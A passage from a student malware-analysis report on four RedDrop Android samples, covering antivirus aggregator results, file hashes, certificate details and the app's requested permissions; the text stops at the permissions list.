DEPENDABILITY PROJECT

M.Sc. In Cybersecurity

Android Malware Analysis

RedDrop

Students*: Francesco Venturini, Ivan Sarno*

Professors: *Cinzia Bernardeschi, Francesco Mercaldo*

Academic Year 2021/2022

Summary

Summary 3
Introduction 6
  What is Reddrop? 6
RedDrop Antimalware Analysis 7
Antimalware Analysis: Jotti 7
Antimalware Analysis: VirusTotal 10
  Security Vendor's Analysis 10
  Basic Information 11
  Certificates 11
  Permissions 12
  Others 13
  Strings 13
  Contacted URLs 14
  Contacted Domains 14
  Contacted IP addresses 16
  Behaviour Reports 17
    Files Dropped 20
  Graph Summary Analysis 21
Static Analysis: MobSF 23
  General Results 23
  Android API 24
  Servers Locations 26
  Dynamic Libraries 26
Static Analysis: Code Analysis 27
Dynamic Analysis 38
Conclusion 40

Figures

Figure 1: Jotti output for sample1 7
Figure 2: Jotti output for sample2 8
Figure 3: Jotti output for sample3 8
Figure 4: Jotti output for sample 4 9
Figure 5: Security Vendor's Analysis result from VirusTotal 10
Figure 6: Certificate information extracted by VirusTotal 11
Figure 7: List of permissions 12
Figure 8: Interesting strings 13
Figure 9: Contacted IP addresses 16
Figure 10: Dangerous functions by Tencent HABO report 17
Figure 11: Some indicators of compromise 18
Figure 12: Graph Summary 21
Figure 13: Entire graph 21
Figure 14: Graph filtered to display only malicious interactions 22
Figure 15: General information obtained by MobSF 23
Figure 16: Scorecard of MobSF 24
Figure 17: Some dangerous Android APIs and where they are used 25
Figure 18: Servers locations map 26
Figure 19: Sample1 structure 27
Figure 20: AppActivity definition 28
Figure 21: Call to callAllPay() 28
Figure 22: MyPayManager 29
Figure 23: MyCheckUtil.getIns().reciveData() 30
Figure 24: doInBackground for MyCheckUtils Task 30
Figure 25: onCreate() for AppActivity 31
Figure 26: doInBackground for MyTallyUtil 31
Figure 27: Checking the environment of the App 32
Figure 28: PZ_Pay 33
Figure 29: usePay() of PZ_Pay 33
Figure 30: Function usePay() for the SK_Pay object 34
Figure 31: Payment construction 34
Figure 32: Some system information retrieval-related functions 35

Figure 33: startPay() and RemoteService interaction 36
Figure 34: Download and execution of remote executables 37
Figure 35: Code comparison between samples 3 and 4 37
Figure 36: API to spawn a shell 39
Figure 37: Registration of a Broadcast Receiver for the SMS 39
Figure 38: Get sensitive information about the device and the SIM 39
Figure 39: SQL database containing the list of premium SMS to send 40

Introduction

The project consists of a deep analysis of four different APK samples from the Android malware family known as "***Reddrop***" and it aims at isolating the malicious payload of the malwares.

The analysis has been split into three different phases:

1) **Antimalware analysis**: submitting the samples to two different online anti-malware scanners (Jotti and VirusTotal), to gain information about the basic properties of the malware and its main indicators of compromise (IoC).

2) **Static analysis**: using tools like Bytecode Viewer, VSCode and MobSF framework to study the details of the code and to highlight the most interesting features.

3) **Dynamic analysis**: exploiting the MobSF tool to execute the malicious application in a controlled environment to observe and analyse the behaviour of the application.

What is Reddrop?

As a first step, we looked at what the research says about the RedDrop malware family:

"Android applications furtively steal users' information as new malware RedDrop found in 53 applications that causes to snip contacts, pictures, Wi-Fi information, device, and SIM data and record audio"

"Researchers from mobile security firm Wandera have discovered that a new strain of malware called RedDrop is seen infecting Android devices and is caught harvesting and uploading files, photos, contacts, application data, and Wi-Fi info from the infected kits to Dropbox and Google Drive accounts of the hackers. Also, researchers claim that they have found evidence of RedDrop submitting expensive SMS messages to premium mobile service providers, making the cybercriminals rich in this process."

"As soon a user downloads a malicious app, malware connects to its Command and Control (C&C) server and downloads around seven additional APKs which have different functionalities. However, the most important and threatening task of the virus is spying and SMS fraud. According to the analysis, this Android malware sends an SMS message to premium services every time a user launches and touches the screen using an infected app. To hide this activity, the malware also deletes these sent messages."

Thus, we are looking for a payload that may **exfiltrate sensitive user data** from devices and that can potentially **send fraud premium SMS**. Examples of this behaviour can be found at:

https://attack.mitre.org/software/S0326/

RedDrop Antimalware Analysis


In the first stage of the project, we submitted four different samples of the RedDrop virus family to two well-known commercial antimalware aggregators: Jotti and VirusTotal.

Jotti's malware scan is a free service that lets you scan suspicious files with several anti-virus programs.

VirusTotal aggregates many anti-virus products and online scan engines called Contributors. The aggregated data from these Contributors allows a user to check for viruses that the user's own antivirus software may have missed, or to verify any false positive.

Antimalware Analysis: Jotti

The Jotti's output of the selected malware files is the following:



sample1.apk


This file was scanned a while ago. Below are the results of that scan.

Name:	0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6...	Status:	Scan finished. 8/15 scanners reported malware.
Size:	6.27MB (6,571,490 bytes)	Scan taken on:	11 November 2022 at 20:48:45 CET
Type:	Zip archive		
First seen:	10 June 2022 at 13:06:08 CEST		
MD5:	d65dcf5632685db88e2580ea34801d8c		
SHA1:	3714c0906c11b24125c66441dd3d074cc99f2ee1		

avast!	11 Nov 2022	Android:SmsPay-DZ	Bitdefender	11 Nov 2022	Found nothing	ClamAV	11 Nov 2022	Found nothing
CYREN	11 Nov 2022	AndroidOS/Agent.EB.gen!Eldorado	Dr.WEB	11 Nov 2022	Android.Triada.236.origin	eScan	11 Nov 2022	Found nothing
FORTINET	11 Nov 2022	Android/Agent.EE!tr	F-Secure	11 Nov 2022	Malware.ANDROID/Spy.Agent.AHD...	GDATA	11 Nov 2022	Found nothing
IKARUS	11 Nov 2022	Trojan.AndroidOS.SmsSpy	K7	11 Nov 2022	Found nothing	kaspersky	11 Nov 2022	HEUR:Trojan-Downloader.AndroidOS...
SOPHOS	11 Nov 2022	Andr/Rootnik-AI	TREND MICRO	10 Nov 2022	Found nothing	VBA32	11 Nov 2022	Found nothing

© 2004-2022 Jotti

Figure 1: Jotti output for sample1



Jotti's malware scan · Scan file · Search hash · Language · FAQ · Privacy · Apps · API · Contact


sample2.apk

Name:	sample2.apk	Status:	Scan finished. 8/15 scanners reported malware.
Size:	6.27MB (6,571,495 bytes)	Scan taken on:	23 November 2022 at 15:55:48 CET
Type:	Zip archive		
First seen:	17 May 2022 at 16:41:00 CEST		
MD5:	197548d346bd852724de6e690d502e0b		
SHA1:	94c5bd7131f3b608cc6cc48ca16f49dda47a7b2d		

avast!	23 Nov 2022	Android:SmsPay-DZ	Bitdefender	23 Nov 2022	Found nothing	ClamAV	23 Nov 2022	Found nothing
CYREN	23 Nov 2022	AndroidOS/Agent.EB.gen!Eldorado	Dr.WEB	23 Nov 2022	Android.Triada.236.origin	eScan	23 Nov 2022	Found nothing
FORTINET	23 Nov 2022	Android/Agent.EE!tr	F-Secure	23 Nov 2022	Malware.ANDROID/Spy.Agent.AHD...	GDATA	23 Nov 2022	Found nothing
IKARUS	23 Nov 2022	Trojan.AndroidOS.SmsSpy	K7	23 Nov 2022	Found nothing	kaspersky	23 Nov 2022	HEUR:Trojan-Downloader.AndroidOS...
SOPHOS	22 Nov 2022	Andr/Rootnik-AI	TREND MICRO	22 Nov 2022	Found nothing	VBA32	23 Nov 2022	Found nothing

© 2004-2022 Jotti

Figure 2: Jotti output for sample2



Jotti's malware scan · Scan file · Search hash · Language · FAQ · Privacy · Apps · API · Contact


sample3.apk

Name:	sample3.apk	Status:	Scan finished. 8/15 scanners reported malware.
Size:	6.27MB (6,571,721 bytes)	Scan taken on:	23 November 2022 at 15:57:22 CET
Type:	Zip archive		
First seen:	15 June 2022 at 17:07:12 CEST		
MD5:	0e91ebbcceb761c64d7d7b8bc5889369		
SHA1:	71d8435d6b8c7c8c02875d92791d1d1c57e0f015		

avast!	23 Nov 2022	Android:SmsPay-DZ	Bitdefender	23 Nov 2022	Found nothing	ClamAV	23 Nov 2022	Found nothing
CYREN	23 Nov 2022	AndroidOS/Agent.EB.gen!Eldorado	Dr.WEB	23 Nov 2022	Android.Triada.236.origin	eScan	23 Nov 2022	Found nothing
FORTINET	23 Nov 2022	Android/Agent.EE!tr	F-Secure	23 Nov 2022	Malware.ANDROID/Spy.Agent.AHD...	GDATA	23 Nov 2022	Found nothing
IKARUS	23 Nov 2022	Trojan.AndroidOS.SmsSpy	K7	23 Nov 2022	Found nothing	kaspersky	23 Nov 2022	HEUR:Trojan-Downloader.AndroidOS...
SOPHOS	22 Nov 2022	Andr/Rootnik-AI	TREND MICRO	22 Nov 2022	Found nothing	VBA32	23 Nov 2022	Found nothing

© 2004-2022 Jotti

Figure 3: Jotti output for sample3


Jotti's malware scan   Scan file   Search hash   Language   FAQ   Privacy   Apps   API   Contact

sample4.apk

Name:	sample4.apk	Status:	Scan finished. 8/15 scanners reported malware.
Size:	6.27MB (6,571,493 bytes)	Scan taken on:	23 November 2022 at 15:57:47 CET
Type:	Zip archive		
First seen:	14 May 2022 at 17:33:33 CEST		
MD5:	0289464478c650117ca6d23780583c71		
SHA1:	a8e616b66046f4f115c125238f25763a99d5a4fc		

avast!	23 Nov 2022	Android:SmsPay-DZ	Bitdefender	23 Nov 2022	Found nothing	ClamAV	23 Nov 2022	Found nothing
CYREN	23 Nov 2022	AndroidOS/Agent.EB.gen!Eldorado	Dr.WEB	23 Nov 2022	Android.Triada.236.origin	eScan	23 Nov 2022	Found nothing
FORTINET	23 Nov 2022	Android/Agent.EE!tr	F-Secure	23 Nov 2022	Malware.ANDROID/Spy.Agent.AHD....	G DATA	23 Nov 2022	Found nothing
IKARUS	23 Nov 2022	Trojan.AndroidOS.SmsSpy	K7	23 Nov 2022	Found nothing	kaspersky	23 Nov 2022	HEUR:Trojan-Downloader.AndroidOS...
SOPHOS	22 Nov 2022	Andr/Rootnik-AI	TREND MICRO	22 Nov 2022	Found nothing	VBA32	23 Nov 2022	Found nothing

© 2004-2022 Jotti

Figure 4: Jotti output for sample 4


In each analysis 8/15 scanners report a malware result, the others probably do not have an Android dedicated engine or simply do not recognize the signature of the submitted malware. To be noted, we can see references to malicious behaviours such as "**SmsPay**" or "**Spy-Agent**".

Antimalware Analysis: VirusTotal

Security Vendor’s Analysis

https://www.virustotal.com/gui/file/0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6

There, we found that 31/63 security vendors flagged the file as malicious, below there is part of the result from the Security Vendor’s Analysis:



Security Vendors' Analysis

AhnLab-V3	PUP/Android.SMSPay.670290	Alibaba	AdWare:Android/SMSreg.f422f222
Avast	Android:SMSreg-DDG [PUP]	Avast-Mobile	Android:Evo-gen [Trj]
AVG	Android:SMSreg-DDG [PUP]	Avira (no cloud)	PUA/ANDR.SMSReg.YBR.Gen
BitDefenderFalx	Android.Trojan.Rootnik.MZ	Comodo	ApplicUnwnt@#3apll3ak1qk7y
Cynet	Malicious (score: 99)	Cyren	AndroidOS/Agent.EB.gen!Eldorado
DrWeb	Android.Triada.236.origin	ESET-NOD32	Multiple Detections
F-Secure	PotentialRisk.PUA/ANDR.SMSReg.YBR....	Fortinet	Android/Agent.AXG!tr
Ikarus	Trojan.AndroidOS.SmsSpy	Jiangmin	RiskTool.AndroidOS.dges
K7GW	Trojan (00536a311)	Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Ag...
Lionic	Trojan.AndroidOS.Agent.C!c	MAX	Malware (ai Score=96)
MaxSecure	Adware.Android.Climap.a1	McAfee	Artemis!D65DCF563268
Microsoft	Trojan:Win32/Ditertag.A	NANO-Antivirus	Trojan.Android.Agent.dyqpps

Figure 5: Security Vendor's Analysis result from VirusTotal

Resulting, as we supposed, in malware related to SMS, trojan behaviour and spying. In particular, vendors like Avast and AVG classify the malware as *SMSreg-DDG[PUP]*, whereas Ikarus classifies the sample as *Trojan.AndroidOS.SmsSpy*, while Alibaba and Avira categorize it as *SMSReg*. Other main vendors, like Microsoft, Kaspersky and Bit Defender, identify a trojan behaviour in the sample.

We can notice that some **keywords** were created for the submitted sample:


- *Android*
- *APK*
- *Clipboard*
- *Contains-elf*
- *Obfuscated*
- *Reflection*
- *Run-time modules*
- *Telephony*

Basic Information

The *Details* panel shows basic attributes and some Android-related information about the file (extracted using the Androguard tool), such as the package name "*com.ktdvau.myidglux*", the main activity of the application "*org.cocos2dx.cpp.AppActivity*", as well as the minimum SDK version "9" related to Android 2.3. Here we can also know that the first submission of this file to VirusTotal was on 24/01/2018.

Certificates

Other useful information is related to **certificates**, we can notice that this is a self-signed certificate:



Certificate Attributes

Valid From	2018-01-22 20:47:46
Valid To	2020-10-18 20:47:46
Serial Number	ef1228d
Thumbprint	bd0947f41d478d3947ca474f4c95c6cf4cccdd87

Certificate Subject

Distinguished Name	C:tv, CN:uvgiyq, L:te, O:vvygke, ST:cn, OU:upusos
Common Name	uvgiyq
Organization	vvygke
Organizational Unit	upusos
Country Code	tv
State	cn
Locality	te


Certificate Issuer

Distinguished Name	C:tv, CN:uvgiyq, L:te, O:vvygke, ST:cn, OU:upusos
Common Name	uvgiyq
Organization	vvygke
Organizational Unit	upusos
Country Code	tv
State	cn
Locality	te

Figure 6: Certificate information extracted by VirusTotal

Permissions

It is interesting to see the huge number of **permissions** requested by the application. Some privileges like ACCESS_FINE_LOCATAION, MOUNT_FORMAT_FILESYSTEM, SEND_SMS, and WRITE_SMS are considered to be not stringent and thus dangerous, as you can see from the following output:



```
Permissions
⚠ android.permission.CHANGE_NETWORK_STATE
⚠ android.permission.DISABLE_KEYGUARD
⚠ android.permission.ACCESS_COARSE_LOCATION
⚠ android.permission.INTERNET
⚠ android.permission.CHANGE_CONFIGURATION
⚠ android.permission.ACCESS_FINE_LOCATION
⚠ android.permission.SEND_SMS
⚠ android.permission.RECEIVE_WAP_PUSH
⚠ android.permission.WRITE_SMS
⚠ android.permission.GET_TASKS
⚠ android.permission.MOUNT_FORMAT_FILESYSTEMS
⚠ android.permission.WRITE_EXTERNAL_STORAGE
⚠ android.permission.CALL_PHONE
⚠ android.permission.WRITE_SETTINGS
⚠ android.permission.READ_PHONE_STATE
⚠ android.permission.READ_SMS
⚠ android.permission.RECEIVE_MMS
⚠ android.permission.WAKE_LOCK
⚠ android.permission.CHANGE_WIFI_STATE
⚠ android.permission.RECEIVE_SMS
⚠ android.permission.MOUNT_UNMOUNT_FILESYSTEMS
ⓘ com.android.launcher.permission.UNINSTALL_SHORTCUT
ⓘ android.permission.RECEIVE_USER_PRESENT
ⓘ android.permission.ACCESS_NETWORK_STATE
ⓘ android.permission.READ_SETTINGS
ⓘ android.permission.READ_EXTERNAL_STORAGE
ⓘ android.permission.BROADCAST_STICKY
ⓘ android.permission.VIBRATE
ⓘ android.permission.SYSTEM_OVERLAY_WINDOW
ⓘ android.permission.ACCESS_LOCATION_EXTRA_COMMANDS
ⓘ android.permission.ACCESS_WIFI_STATE
ⓘ android.permission.RUN_INSTRUMENTATION
ⓘ android.permission.RESTART_PACKAGES
ⓘ android.permission.GET_ACCOUNTS
```

